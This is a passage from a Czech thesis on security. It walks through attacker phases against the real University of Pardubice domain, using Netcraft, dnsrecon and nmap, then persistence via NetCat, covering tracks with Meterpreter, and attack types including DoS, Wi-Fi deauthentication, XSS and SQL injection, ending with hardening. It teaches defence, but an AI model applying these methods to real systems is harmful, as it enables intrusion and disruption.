Univerzita Pardubice	195.113.124.9	-	Apache/1.3.27 Unix Red-Hat/Linux CSacek/2.1.9 mod_ssl/2.8.12 OpenSSL/0.9.6b DAV/1.0.3 PHP/4.1.2 mod_perl/1.26 ApacheJServ/1.1.2	8-Mar-2003
Univerzita Pardubice	195.113.124.9	unknown	Apache/1.3.23 Unix Red-Hat/Linux CSacek/2.1.9 mod_ssl/2.8.7 OpenSSL/0.9.6b DAV/1.0.3 PHP/4.1.2 mod_perl/1.26 ApacheJServ/1.1.2	6-Dec-2002
Univerzita Pardubice	195.113.124.9	unknown	Apache/1.3.23 Unix Red-Hat/Linux CSacek/2.1.9 mod_ssl/2.8.7 OpenSSL/0.9.6b DAV/1.0.3 PHP/4.1.2 mod_perl/1.26	21-Aug-2002
Univerzita Pardubice	195.113.124.9	unknown	Apache/1.3.22 Unix Red-Hat/Linux CSacek/2.1.5 mod_ssl/2.8.5 OpenSSL/0.9.6 PHP/4.0.6 mod_perl/1.24 ApacheJServ/1.1.2	5-Apr-2002
Univerzita Pardubice	195.113.124.9	Linux	Apache/1.3.22 Unix Red-Hat/Linux CSacek/2.1.5 mod_ssl/2.8.5 OpenSSL/0.9.6 PHP/4.0.4pl1 mod_perl/1.24 ApacheJServ/1.1.2	8-Feb-2002

Security

Netcraft Risk Rating [FAQ]	0/10		
On Spamhaus Block List	No	**On Exploits Block List**	No
On Policy Block List	No	**On Domain Block List**	No

Obrázek 5 - Netcraft site report, *Zdroj: Vlastní*

Mimo základních informací o stránce lze zjistit IP adresu, registrátora domény, jméno společnosti, u které je hosting provozován. Ve spodní části najde potenciální hacker další užitečné informace. IP adresy, operační systém, webový server a dobu, kdy byl webový server naposledy restartovaný nebo updatovaný. Pro potenciálního útočníka, může být taková informace velmi podstatná, jelikož může naznačovat, že bezpečnostní záplaty pro operační

systém, které v mezidobí vznikly, nemusely být implementovány na systém. Taková informace může být opravdu zásadní, jelikož všechny bezpečnostní slabiny odhalené od uvedeného data mohou být stále zneužitelné.

V další části reportu, je možné dohledat technologie, které jsou používané na serveru. Podobný seznam používaných služeb je pro útočníka neuvěřitelně užitečný, jelikož může okamžitě hledat slabiny jednotlivých technologií, aniž by musel hádat, jaké technologie byly použité.

Jelikož každý útok na jednotlivé technologie je specifický, znalost konkrétních běžících technologií a služeb je obrovské ušetření práce a času hackera, jenž hledá použitelnou cestu pro zahájení útoku.

Site Technology

Fetched on 8th August 2017

Application Servers

An application server is a server that provides software applications with services such as security, data services, transaction support, load balancing, and management of large distributed systems.

Technology	Description	Popular sites using this technology
Apache	Web server software	www.libero.it, www.gongye360.com, www.businessinsider.com
Debian	*No description*	www.raspberrypi.org, www.zillow.com, www.zonebourse.com

Server-Side

Includes all the main technologies that Netcraft detects as running on the server such as PHP.

Technology	Description	Popular sites using this technology
Java Servlet	A server-side Java programming language class	www.linkedin.com, www.aliexpress.com, www.tagesschau.de
SSL	A cryptographic protocol providing communication security over the Internet	tap2-cdn.rubiconproject.com, twitter.com, accounts.google.com

Client-Side

Includes all the main technologies that run on the browser (such as JavaScript and Adobe Flash).

Technology	Description	Popular sites using this technology
JavaScript	Widely-supported programming language commonly used to power client-side dynamic content on websites	www.google.co.uk, www.bbc.co.uk, outlook.live.com

Client-Side Scripting Frameworks

Frameworks or libraries allow for easier development of applications by providing an Application Program Interface (API) or a methodology to follow whilst developing.

Technology	Description	Popular sites using this technology
Google Tag Manager	*No description*	www.onet.pl, www.speedtest.net, www.20minutes.fr
jQuery	A JavaScript library used to simplify the client-side scripting of HTML	www.bom.gov.au, www.foxnews.com, yandex.ru
Google Hosted Libraries	Google API to retrieve JavaScript libraries	www.lanacion.com.ar, www.google.co.za, www.sfr.fr

Search

A web search engine is a software that is designed to search for information on the World Wide Web or on a specific site.

Technology	Description	Popular sites using this technology
Google COOP Onsite	Google custom serach engine (onsite)	www.comss.info, www.stuff.co.nz, www.b92.net

Character Encoding

A character encoding system consists of a code that pairs each character from a given repertoire with something else such as a bit pattern, sequence of natural numbers, octets, or electrical pulses in order to facilitate the transmission of data (generally numbers or text) through telecommunication networks or for data storage.

Technology	Description	Popular sites using this technology
UTF8	UCS Transformation Format 8 bit	www.googleadservices.com, facebook.com

HTTP Compression

HTTP compression is a capability that can be built into web servers and web clients to make better use of available bandwidth, and provide greater transmission speeds between both.

Technology	Description	Popular sites using this technology
Gzip Content Encoding	Gzip HTTP Compression protocol	www.exploit-db.com, www.varzesh3.com, wwwapps.ups.com

Web Browser Targeting

Web browser targeting enables software applications to make use of specific functions of the browser as well as optimizing the application for specific browser versions.

Technology	Description	Popular sites using this technology
Document Compatibility Mode	A meta-tag used in Internet Explorer 8 to enable compatibility mode	www.imdb.com, cscentral-eu.amazon.com, imgur.com

Doctype

A Document Type Declaration, or DOCTYPE, is an instruction that associates a particular SGML or XML document (for example, a webpage) with a Document Type Definition (DTD).

Technology	Description	Popular sites using this technology
HTML5	Latest revision of the HTML standard, the main markup language on the web	www.facebook.com, www.google.com, www.ebay.com
HTML	The main markup language used for displaying web pages within browsers	www.orange.fr, tags.bluekai.com, onedrive.live.com


CSS Usage

Cascading Style Sheets (CSS) is a style sheet language used for describing the presentation semantics (the look and formatting) of a document written in a markup language (such as XHTML).

Technology	Description	Popular sites using this technology
External	Styles defined within an external CSS file	www.msn.com, www.ebay.de, www.amazon.com

Obrázek 6 - Netcraft - Site technology, *Zdroj: Vlastní*


Pakliže, útočník neobjevil dostatečné slabiny nebo provádí další průzkum, může využít některé další nástroje, které útočníkovi více přiblíží strukturu a případně nabídne další potenciální cíle.



Obrázek 7 - Enumerace pomocí dnsrecon, *Zdroj: Vlastní*

V předchozí ukázce je možné vidět další subdomény provozované pod doménou UPCE. Mezi nimi doménové servery (NS), SOA (Start of Authority records) záznam specifikující klíčové informace o DNS včetně názvu serveru, kontaktu na administrátora a další. MX (Mail exchanger record) určuje server pro emailovou komunikaci. A a AAA IPv4 a v6 adresy, jenž jsou používané pro běžnou komunikaci se světem. Často jsou subdomény hostované na různých strojích. V takovém případě je možné objevit nové IP adresy, pro které se dá opět spustit enumerace. Některé organizace vytváří dočasné subdomény, které jsou méně zabezpečené nebo zapomenuté. Takové přehlížené koncové body mohou mít slabší zabezpečení, a tak jsou náchylnější k požadavkům o vstup do sítě, než primární servery.[6]

Ačkoliv se již dostáváme z průzkumu do enumerace a útoků je další možností pro získání informaci nástroj nmap.



Obrázek 8 - Nmap sken portů, *Zdroj: Vlastní*

Z obrázku je patrné, že doména UPCE, má otevřené pouze 2 porty, a tedy 80 pro nezabezpečené http a port 443 pro zabezpečený HTTPS provoz. V takovém případě lze pouze předpokládat, že by bylo složité takový server napadnout.

2.3 Exploitation

Zneužití bezpečnostní slabiny může mít mnoho forem a úspěšný hacker bude používat svou kreativitu, aby přišel s novým a zcela originálním způsobem útoku. Jakmile má díky první fázi hacker dostatečné množství informací, může využít různé databáze jako je SecurityFocus či TechNet, jenž obsahují známé slabiny a exploity. Užitečným programem pro využívání slabin je kupříkladu Metasploit.[7][8][9][10]

Hacker musí být kreativní, jelikož musí přemýšlet o všech protokolech, které síť či systém používá a jak by mohly být zneužité. Musí také vzít v úvahu možnost zneužití pomocí sociálního inženýrství. Je samozřejmé, že útoky se budou lišit podle toho, zda se jedná o vzdálený či místní útok. V případě, že má útočník možnost fyzicky vstoupit do sítě, jsou jeho možnosti prakticky neomezené. V případě vzdáleného útoku jsou možnosti značně limitované, ale o to nebezpečnější.

2.4 Zvýšení oprávnění

Ačkoliv v případě, že se podařilo útočníkovi dostat se do systému či aplikace, nemá útočník stále vyhráno, jelikož většinou získá práva běžného uživatele. Taková práva jsou získána například zneužitím klientských aplikací, které jsou obvykle používané, kupříkladu webový prohlížeč, Adobe Flash či Reader. Uživatelská práva jsou značným omezením, ale cílem

každého hackera jsou práva administrátorská, která mu poskytnou neomezený přístup k celému systému a síti. V takové chvíli potřebuje zvýšit oprávnění.

Pakliže máme legitimní účet na webové stránce nebo v místní síti, může hacker zvýšit své oprávnění za účelem získání root nebo administrátorských práv. V některých případech, pokud došlo ke kompromitování jednoho systému s uživatelskými právy, je možné ohrozit i ostatní systémy v síti. Opět by se neměly opomíjet a ignorovat možnosti technik sociálního inženýrství pro získání administrátorských oprávnění, jelikož v mnoha případech se stačí pouze správně zeptat.

2.5 Zanechání backdooru

Jakmile byl systém úspěšně napadený a hacker získal administrátorská práva, je jeho dalším cílem zanechání rootkitu nebo listeneru. To je takový program, který za ideálních podmínek, přežije restartování nebo updatování systému a umožní hackerovi se kdykoliv vracet do systému bez zpozorování, aniž by se musel znovu složitě do systému dostávat. Pro takový účel se skvěle hodí NetCat, jelikož není antivirovými společnostmi zahrnován do svých databází a může bez povšimnutí běžet na pozadí počítače s aktualizovanou virovou databází. NetCat naslouchá na určeném portu a v případě pokusu o navázání spojení, spustí požadovaný program. Pro podobné účely se využívají i jiné programy, třeba i VNC.

2.6 Extrakce dat

Primárním cílem pro hackování je získání přístupu, pro získání nebo změnu dat. Informace to mohou být osobní, jako je rodné číslo, bydliště, kreditní karty, duševní vlastnictví anebo další cenné informace. Hacker chce taková data získat bez povšimnutí systémového admina a nejlépe zašifrovaná. Pro podobné účely je možné použít Recub nebo Cryptcat.[11][12]

2.7 Zametení stop

V neposlední řadě se musí útočník ujistit, že není možné vystopovat útok k němu samotnému, a proto musí zakrýt své stopy. Hacker tak po sobě maže různé logy, nahraný a již nepotřebný software, odstranění historie příkazů a podobné logy o jeho činnosti. Dále je možné využít Meterpeter, který obsahuje skript, jenž odebírá logy z Windowsu a zároveň vypíná antivirové nástroje.

2.8 Typy útoků

Možností jak napadnout síť, počítač či jen aplikaci je poměrně veliké množství. Na každý konkrétní případ je potřeba jiný přístup. Není tedy myslitelné, že pokaždé lze použít jeden

stejný typ útoku, který vždy a za všech okolností bude fungovat. Jelikož každý systém disponuje nějakou jinou slabinou, musí se vždy útočník přizpůsobit konkrétní situaci. Typy útoků je možné odlišovat na základě několika charakteristických rysů. [13]

2.8.1 Buffer Overflow

Poměrně starý typ útoků, který nevznikl nijak záměrně, ale spíše jako programátorská chyba. Využívá se chyb, kdy program neověřuje, zda má pro zápis do paměti dostatečný prostor a zapíše informace do oblasti, kam by za normálních okolností zapisovat neměl. Tedy například, že místo 64kB zapíše 80kB. Důsledek takového zapsání mimo povolenou paměť může být nezměrný. Data, nacházející se mimo vyhrazený prostor mohou být nahrazena útočníkovým kódem a spustit ho na takovém místě, kde měla být data zpracovávaná a ne vykonávaná. Nejčastějším cílem podobných útoků jsou různé aplikace a webové servery, kde se předpokládá nějaký vstup od uživatele. Správně navržené aplikace by měly ověřovat délku vstupních dat tak, aby se předcházelo podobným problémům. [14]

Buffer overflow většinou funguje v kombinaci se zápisem dat na zásobník, kdy se takto přepíše návratová adresa při volání funkce "ret" a následně se skočí tam, kam útočník chce, čímž se kód začne vykonávat. Datová oblast je jinak oddělena od oblasti v paměti, kde je program.

2.8.2 Forceful Browsing

Forceful browsing neboli Vynucené prohlížení, je jedním z nejméně náročných typů útoků. Tento typ se využívá u webových stránek a zakládá se na principu omezení přístupu pro určitou skupinu uživatelů. Samotné stránky tak nejsou chráněné jinak, než že ve veřejné části nejsou přímé odkazy na „skryté“ stránky, avšak samotná stránka je dohledatelná pomocí hádání URL. Pakliže uživatel má přístup na stránku s URL xxx.xx/123, může zkusit, co udělá URL xxx.xx/124. V té chvíli může dojít k přesměrování na existující stránku nebo složku, na kterou nemá autorizovaný přístup. Útočníci nejčastěji prvně analyzují web a na základě toho hledají zabezpečený obsah jako zdrojové kódy, zálohovaná data či logy. Nejsnadněji je možné uhodnout používané názvy složek: Admin, Administrator, Images, Backup, Log, Scripts. Pro automatizovaný sken webového serveru se dá použít například nástroj **Nikto2**.[15]

2.8.3 Enumeration


Enumerace sice není typ útoku, nicméně pro většinu útoků je nezbytně nutný. Jedná se o typ útoku, ve kterém je útočník schopen získat informace o svém cíli. Čím více informací útočník získá, tím je šance pro úspěšné napadení systému větší. Útočník díky enumeraci může získat informace o uživatelských jménech a jejich privilegiích, službách, pravidlech, sdílených

složkách i všech otevřených portech. Hledáním defaultních stránek na serveru je možné najít využitelné slabiny. Stejně jako v aplikacích defaultní nastavení některých systémů nebo generovaných stránek s errory mohou být také zneužity. [16]

Program pro automatickou webovou enumeraci – http-dir-enum, DirBuster nebo další programy například nikto nebo nessus. [45]

Webová enumerace: [17][18]

- *http:/host/admin/ (401)* – stránka vrátila chybový kód jiný jak 404, je možné předpokládat, že složka existuje
- *http:/host/logs (404)* – stránka vrátila chybový kód, s příznakem, že stránka/složka neexistuje



Obrázek 9 - použití DirBusteru, *Zdroj: Vlastní*

Enumerace portů:

Program pro enumeraci portů nmap, Microsoft Netstat, Port Explorer.

Tabulka 1 - enumerace otevřených portů *Zdroj: vlastní*

PORT	STATE	SERVICE	VERSION
21/tcp	Open	ftp	vsftpd 2.3.4
22/tcp	Open	ssh	OpenSSH 4.7
5432/tcp	Open	postgesql	PostgeSQL DB 8.3.0

2.8.4 Denial of Service

Snad nejznámější útok dnešní doby označovaný DoS neboli odmítnutí služby. DoS má za cíl zahltit server a způsobit jeho nedostupnost, nejedná se tedy o útok v pravém smyslu slova, jelikož se nesnaží odcizit žádné citlivé údaje nebo data. Jeho cílem je nejčastěji na sebe upozornit nebo se může jednat o jistou formu protestu či nesouhlasu.

Používanější verzí DoS je jeho rozšířená verze DDoS, jenž není nic jiného než rozšíření o veliké množství útočníků s originálními IP adresami. Ve skutečnosti nemusí být útok prováděn více uživateli, ale pouze jedním, který ať už měl dostatečné kapacity z hlediska rychlosti připojení, šířky, pásma anebo byl schopný získat nadvládu nad jinými zařízeními nebo s využitím botnetu, tedy sítě infikovaných počítačů řízený speciálním softwarem. Útok samozřejmě může být prováděn více uživateli současně, jenž vytvoří dostatečnou zátěž bez nutnosti, aby jednotlivec disponoval dostatečnou kapacitou k provedení útoku. [19]

Útočník provede více požadavků než na kolik je server připravený. Požadavky není možné v reálném čase vyřizovat a dojde tak k jejich řazení do fronty, což se u klienta projeví nedostupností služby. Špatně konfigurovaný server se v případě zahlcení nemusí umět z podobné situace zotavit a v případě zahlcení může způsobit výpadek konkrétní služby, která je vyřešena až manuálním zásahem administrátora, jenž se postará o opětovné zprovoznění.

DoS útok je možné provést v různých částech komunikace mezi serverem a klientem. Příkladem může být opakovaný dotaz o sestavení požadované stránky, vyplnění a odeslání formuláře, opakované zadání špatného hesla, změna aplikace zpracovávající data. DoS nemusí probíhat výhradně na webové stránky a poskytované služby, jako je například mailová schránka. Tento typ útoku je možné použít také na kamerové systémy za účelem vyřazení jejich činnosti.

Nejen časté používání těchto útoků by mělo být důvodem pro dostatečné zabezpečení infrastruktury instalací a vhodnou konfigurací bezpečnostních prvků. Například instalací systémů pro prevenci průniku (IPS), které monitorují síť a aktivity operačních systémů za účelem identifikace škodlivých činností nebo instalací firewallů a různých load balancerů. [30]

2.8.5 SYN Flood

Jedním z typů DoS útoků je SYN Flood, jenž využívá základních principů při zakládání TCP spojení. Před navázáním spojení a přenosem dat je vyžadováno dokončení trojcestného handshake.

Realizace spojení je vykonávaná ve třech krocích:

1. Odeslání požadavku na spojení – odeslání SYN paketu od klienta na server, jenž odstartuje handshake
2. Rozpoznání požadavku a odpověď – server identifikuje požadavek a odpoví odesláním SYN a ACK pakety
3. Odpověď klienta – poslední fáze, kdy klient odesílá ACK zpět na server a dokončuje handshake [20]

Ve chvíli, kdy server obdrží synchronizační paket, alokuje dostatek paměti pro udržení spojení a dále čeká. Pakliže byl SYN paket odeslaný na podvrženou IP adresu a tedy ACK a SYN odejde na nesprávnou či neexistující adresu, nedojde k potvrzení ACK od klienta a tak není možné pokračovat v procesu autorizace. Paměť je na serveru stále rezervovaná a server je nucen čekat určenou časovou periodu, než vyprší čas pro ověření spojení. Dojde-li k většímu výskytu podobných spojení a dosažení maximálního počtu spojení na server, jsou každé další příchozí požadavky na server automaticky blokované. Server tak nemůže vyhovět legitimním požadavkům a výsledkem je zpomalení nebo odepření služby pro všechny. Útok je značně nenáročný z hlediska požadavků na rychlost připojení a tak může být prováděn velmi snadno. Problémem je i samotné odlišení legitimního požadavku od podvrženého, jelikož všechny vypadají stejně. [21]

Jediným řešením proti podobným DoS útokům je využití SYN protektorů (IPS TippingPoint), tato zařízení jsou umístěna mezi klienta a server, navržena tak, aby zvládala vysoký počet spojení. Jakmile SYN protektor naváže a ověří TCP spojení s klientem předá spojení serveru. V případě jakéhokoliv útoku, server žádnou zátěž nezaznamená.

2.8.6 RUDY

R-U-Dead-Yet je také DoS útokem, jenž podobně jako SYN flood funguje na principu postupného alokování TCP spojení, avšak na rozdíl od něj spojení naváže a po nekonečnou dobu udržuje. RUDY je populární pro svůj pomalý útok, který je navržen tak, aby způsobil pád serveru. Útok může probíhat odesíláním dlouhého pole ve webovém formuláři nebo pomocí skriptu Slowloris.

Útok pomocí formuláře pošle neukončený HTTP požadavek a další hlavičky posílá tak, aby mezi jednotlivými požadavky nevypršel časový limit. Některé RUDY útoky používají náhodný čas pro odesílání informací, nicméně v základu jsou posílány v malých dávkách a každý byte má typický 10 sekundový rozestup. Díky odesílání paketů velmi pomalu, se vytváří masivní množství vláken s nevyřízenými procesy a zároveň je bráněno serveru v uzavření spojení.


V případě Slowloris je situace velmi podobná, pouze skript naváže a udržuje desítky spojení, jenž obnovuje těsně před vypršením časového intervalu tím, že odešle další data. Tak je Slowloris schopen vytvořit během několika minut tisíce spojení, které vedou k vyčerpání zdrojů serveru, nedostupnost pro legitimní klienty a v konečném důsledku pád serveru.

RUDY útoky jsou oproti běžným DoS útokům, pro které je typické značné zvýšení příchozích dat, obtížné detekovatelné. Jedním způsobem je monitorování zdrojů serveru nebo omezení počtu navázaných spojení z jedné výchozí IP adresy. Při detekování RUDY útoku je jediným řešením dočasné blokování zdrojové IP adresy. [22]


2.8.7 Deautentizace od AP

Jednoduchým a do jisté míry specifickým útokem je deautentizace od Acess Pointu. Obrana proti takovým útokům prakticky neexistuje, jelikož není nutné být připojený k žádné síti za účelem zahájení útoku. Zároveň je možné útok provádět na jakkoliv zabezpečenou bezdrátovou síť, bez znalosti šifrování, hesla či infrastruktury.

Hacker vydávající se před klientem za router, požaduje opětovnou autentizaci. Ve stejné chvíli vydávající se za připojeného klienta posílá deautentizační balíčky na router. Proto, aby mohl klient pokračovat ve své činnosti, musí znovu započít autentizační proces. Díky opětovné autentizaci klienta, je možné odposlechnout handshake a tak i odhalit používané heslo bezdrátové sítě. Zároveň trvalým odesíláním deautentizačních paketů je možné způsobit nedostupnost WiFi sítě.



Obrázek 10 - airodump-ng - skenování aktivních WiFi, *Zdroj: Vlastní*



Obrázek 11 - aireplay-ng - odesílání deautentizačních paketů, *Zdroj: Vlastní*

2.8.8 Error Messages

Všichni vývojáři jsou vedeni k tomu, aby každá chybová hláška byla samo vypovídající a tedy dokázala objasnit problém a pomoci uživateli s debuggováním. Avšak stejná chybová hláška může napovědět mnoho útočníkovi a odhalit mu informace o aplikaci či o tom, jak funguje. Chybové hlášky vedly k prozrazení struktury, názvů jednotlivých komponent, detailů o průběhu business procesů a někdy také celé řádky kódů. Stejně jako útočníci si uvědomují potenciál chybových hlášek při probíhajícím útoku, by i samotní programátoři si měli být vědomi toho, že mohou prozradit příliš o fungování programu a tak nepřímo učinit systém či program zranitelným.

2.8.9 Cross-Site Scripting

XSS je další z velice známých útoků na webové aplikace. Princip útoku je narušení aplikace pomocí chyb ve skriptech nebo HTML kódu. V důsledku nedostatečného ošetření vstupních dat do aplikace je útočník schopen podstrčit do stránek vlastní skript, který může změnit funkci. XSS není útok na samotnou aplikaci, ale na klienta. Útočník má možnost libovolně měnit stránku, která se klientovi zobrazuje a provádět na jeho zařízení různé skripty. Útok může probíhat různými způsoby, ať už od znepřístupnění, změny, či získání citlivých údajů po samotné obcházení bezpečnostních prvků, které byly do aplikace vloženy. [23]

Podstrčení HTML kódu není pro útočníka tak zajímavé. Samozřejmě aplikace by neměla dovolit neautorizovanému uživateli samostatně vkládat jakékoliv interpretované HTML tagy tak, aby si uživatel mohl přeskládat či přetvořit layout stránky ke své představě. Větší problém přišel s rozšířením JavaScriptu. Pomocí různých skriptů může útočník nahradit původní bezpečný obsah stránek svým vlastním obsahem. Dobrým příkladem může být nahrazení přihlašovací obrazovky vlastní, aniž by uživatel poznal, že se jedná o podvrh. Upravená aplikace bude místo původní funkce odesílat útočníkovi zadané jméno a heslo. Útočník se nemusí zaměřit pouze na vstupy samotného uživatele, ale je schopen mu také ukrást aktuální Session ID, tak i platné přihlášení do aplikace. [24][30]

Podobným útokům lze zabránit pouze důslednou kontrolou HTML značek na všech vstupech do aplikace.

Jako potenciálně zranitelná je každá webová stránka s vyhledáváním, registrační stránka, přihlašovací stránka nebo dokonce návštěvní kniha.

2.8.10 SQL injection

Dalším známým útokem, který byl poprvé popsán na konci roku 1998 je SQL Injection. K útoku zpravidla dochází při generování SQL dotazu na základě nějakého uživatelského vstupu a při následném předávání dotazu databázovému serveru k vykonání toho, aniž by se zkontrolovaly znaky, které mají pro databázový server speciální význam. Takto je umožněno útočníkovi podsouvat a vykonávat vlastní příkazy na databázovém serveru, což může vyústit ve ztrátu, krádež nebo znehodnocení dat. Dalším důsledkem nedostatečného ošetření vstupů může být smazání celé databáze nebo ztráta credentials (přihlašovacích údajů).

3 HARDENING

Systém, který provádí více funkcí, je náchylnější vůči různým typům útoků, oproti jednoúčelovému systému. Hardening je proces zabezpečování systému, který zamezí výskytu zneužitelných zranitelností útočníkovi. Daný proces je výsledkem mnoha operací, jenž zprvu obsahuje také změnu přednastavených, tedy defaultních hesel, odstranění nepoužívaného či předinstalovaného softwaru. V současné době je hardening jedním ze základních bezpečnostních opatření pro zamezení úniku citlivých informací ze systémů společností. Hardening je také odstranění nebo zakázání některých funkcí operačního systému, které dovolí operačnímu systému provozovat jen určité funkce, které jsou nezbytně nutné pro běh aplikací. Konečný uživatel v takovém případě nemůže používat jiné než povolené aplikace, což ve výsledku znamená, že některé přístupové body již nejsou hackerům dále k dispozici.

3.1 Průběh hardeningu

Každý den jsou odhalovány nové a nové hrozby, proto je nezbytné se hardeningem zabývat kontinuálně, pro zajištění bezpečnosti je proces hardeningu nikdy nekončící činností.

Před započetím samotného procesu je nutné stanovit si cíle a konkrétní systémy, které budou předmětem zabezpečování. Systémy jsou zpravidla vybírány dle jejich kritičnosti a významu, který v rámci společnosti zastávají. Současně může být také vybírán software, který bude provádět automatizovanou kontrolu vhodného nastavení.

V druhé řadě, je nutné vytvořit bezpečnostní politiku na základě, které bude prováděn hardening. Jedná se o procesní i technické předpisy, které pevně určují, jak bude vypadat konfigurace aplikací a systémů. Nezbytně je také potřeba rozhodnout, jak tyto pravidla budou konfrontována s realitou, tedy jak bude probíhat ověřování již zabezpečených systémů. Zde na řadu přichází existující standardy jako je NIST nebo Center of Internet Security (CIS) Benchmark. V této fázi se vytváří bezpečnostní politiky tak, aby bylo možné je vyhodnocovat nejen manuálně, ale také automatizovaně, což šetří čas, ale i nezbytné prostředky vynaložené na zdroje. Jedná se o nástroje, jenž jsou schopné ověřit nasazení hardeningové politiky na zařízení a najít neshody oproti schváleným a již provedeným praktikám.

3.2 Klasifikace zranitelností

